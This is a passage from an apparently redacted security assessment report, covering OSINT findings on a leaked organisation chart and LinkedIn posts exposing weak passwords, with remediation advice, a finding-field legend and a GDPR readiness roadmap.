



Figure 130 *Decoded base64 url containing X.XXXXX's credentials*

11.1.2	Leaked Sensitive Information - GitHub
Description	GitHub account `XXXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX` created a Git repository which leaked the public directory `/content` on `XXXXXXXXXXXXXXX.com` which contained an organization chart. The organization chart contained names of XXX along with their role and hierarchy in the company.
Risk	The organization chart provides threat actors with sensitive information and intelligence that can be leveraged to conduct social engineering attacks against XXX. Having names and positions helps threat actors in prioritization and finding suitable targets. Furthermore, full names can be made into a list of valid usernames which may be used for brute force attacks.
Recommendation	XXXXXX-XX recommends XXX private the Git repository and disable public directory browsing for `/content`. This can be done by going into the repository settings and changing the visibility under the "Danger Zone" section  Figure 131 *"Change visibility" under "Danger Zone" section*  Figure 132 *Making the repository private*
MITRE ATT&CK	T1213 - Data from Information Repositories
Source	https://www.XXXXXXXXXXXXXXX.com/content/ https://github.com/XXXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX/
Screenshots	

Redacted

Figure 133 *XXX organization chart in* `/content` *directory*




Figure 134 *XXX organization chart*

11.1.3	Exposed User Password Policy - LinkedIn
Description	The LinkedIn account XXXXX XXXXXXXXX posted sensitive information regarding passwords for "XXXXX [XXXXXX]" and "XXXXX XXXXXX." XXXXX, a XXX IT Specialist, revealed XXXXX and XXXXX had weak passwords.
Risk	As the LinkedIn posts reveal weak credentials for users, threat actors are likely to target XXXXX and XXXXX for their entry point. If no lockout policy is in place, threat actors may succeed in a brute force attack.
Recommendation	XXXXXX-XX recommends that the LinkedIn posts should be removed and XXXXX and XXXXX should change all of their account passwords. Thorough cybersecurity awareness training should be implemented to ensure employees do not publish sensitive data online.
MITRE ATT&CK	T1593.001 - Search Open Websites/Domains: Social Media
Source	https://www.linkedin.com/in/XXXXX-XXXXXXXXX-755723251/
Screenshots	
Redacted Figure 135 *XXXXX revealing weak passwords for XXXXX* Redacted Figure 136 *XXXXX revealing weak passwords for XXXXX XXXXXX*	

12. APPENDIX E: FINDING BLOCK LEGEND

XXXXXX-XX examines a variety of factors to produce a detailed analysis of each technical finding. This section contains the legend that explains every relevant field of analysis within Section 7:

FIELD	DESCRIPTION
Risk	XXXXXX-XX measures the overall criticality of a vulnerability by combining the impact and likelihood using the risk matrix found in section 3.2 Risk Analysis Metrics.
CVSS	XXXXXX-XX provides Common Vulnerability Scoring System 3.1 (CVSS) ratings for technical findings to augment its qualitative heuristic risk matrix with a quantitative metric.
Impact	XXXXXX-XX determines the impact level of a finding by its scope and the damage that a threat may inflict to arrive at a single rating, the criteria for which can be found in Appendix B.
Likelihood	XXXXXX-XX examines the privilege level and the simplicity of executing an attack to arrive at a single rating, the criteria for which can be found in Appendix B.
Affected Scope	XXXXXX-XX keeps a detailed inventory of all client assets affected by discovered vulnerabilities within the affected scope to help direct mitigation activities.
Vulnerability Summary	XXXXXX-XX gives a brief description of each technical finding appropriate for both executive and technical audiences.
Technical Impact Description	XXXXXX-XX provides additional context to explain the impact level and level of access gained.
Business Impact Description	XXXXXX-XX details additional impact including, but not limited to, damages to company infrastructure, consequences of data leakage, and severe downtime of critical services.
Likelihood Description	XXXXXX-XX explains the likelihood rating of a technical finding by elaborating on the privilege level and the simplicity of exploiting a vulnerability.
MITRE ATT&CK	XXXXXX-XX provides the tactic adversaries use that is mapped by the framework.
	XXXXXX-XX provides the mitigation that is used to prevent tactics from being used.

Compliance Violations	XXXXXX-XX provides XXX's violations of PCI DSS, GDPR, and Nevada Privacy Law, if applicable.
Exploitation Details	XXXXXX-XX outlines a step-by-step instruction for the client security team to reproduce all findings and verify successful remediation after mitigating them.
Remediation	XXXXXX-XX aids client mitigation efforts by recommending remediation steps or compensating controls for the vulnerabilities discovered.

13. APPENDIX F: GDPR READINESS

IBM's GDPR Framework[30] provides actionable steps for organizations facing non-compliance. The framework is divided into five phases that gradually build an organization's ability to demonstrate GDPR readiness. Based on the engagement findings and the criteria laid out by TrustArc, XXXXXX-XX has determined XXX to be at the first phase.

Figure 137 *Breakdown of GDPR readiness phases, including XXX's current location*

XXXXXX-XX recommends XXX conduct an extensive data risk assessment and meet the GDPR's DPIA requirement to be on track towards compliance. Adopting IBM's GDPR Framework will allow XXX to have a clear roadmap for its overall compliance strategy. XXXXXX-XX mapped TrustArc's technical controls to IBM's framework for compatibility and holistic coverage to clearly track XXX's progress towards GDPR readiness which can be seen in the table below.

PHASE	ACTIONS
ASSESS	1. Maintain Governance Structure
	2. Maintain Personal Data Inventory and Data Transfer Mechanisms
DESIGN	3. Maintain Internal Data Privacy Policy
	4. Embed Data Privacy Into Operations
TRANSFORM	5. Maintain Training and Awareness Program
	6. Manage Information Security Risk
	7. Manage Third-Party Risk
OPERATE	8. Maintain Notices
	9. Respond to Requests and Complaints from Individuals

[30] https://www.ibm.com/data-responsibility/gdpr/

	10. Monitor for New Operational Practices
	11. Maintain Data Privacy Breach Management Program
CONFORM	12. Monitor Data Handling Practices
	13. Track External Criteria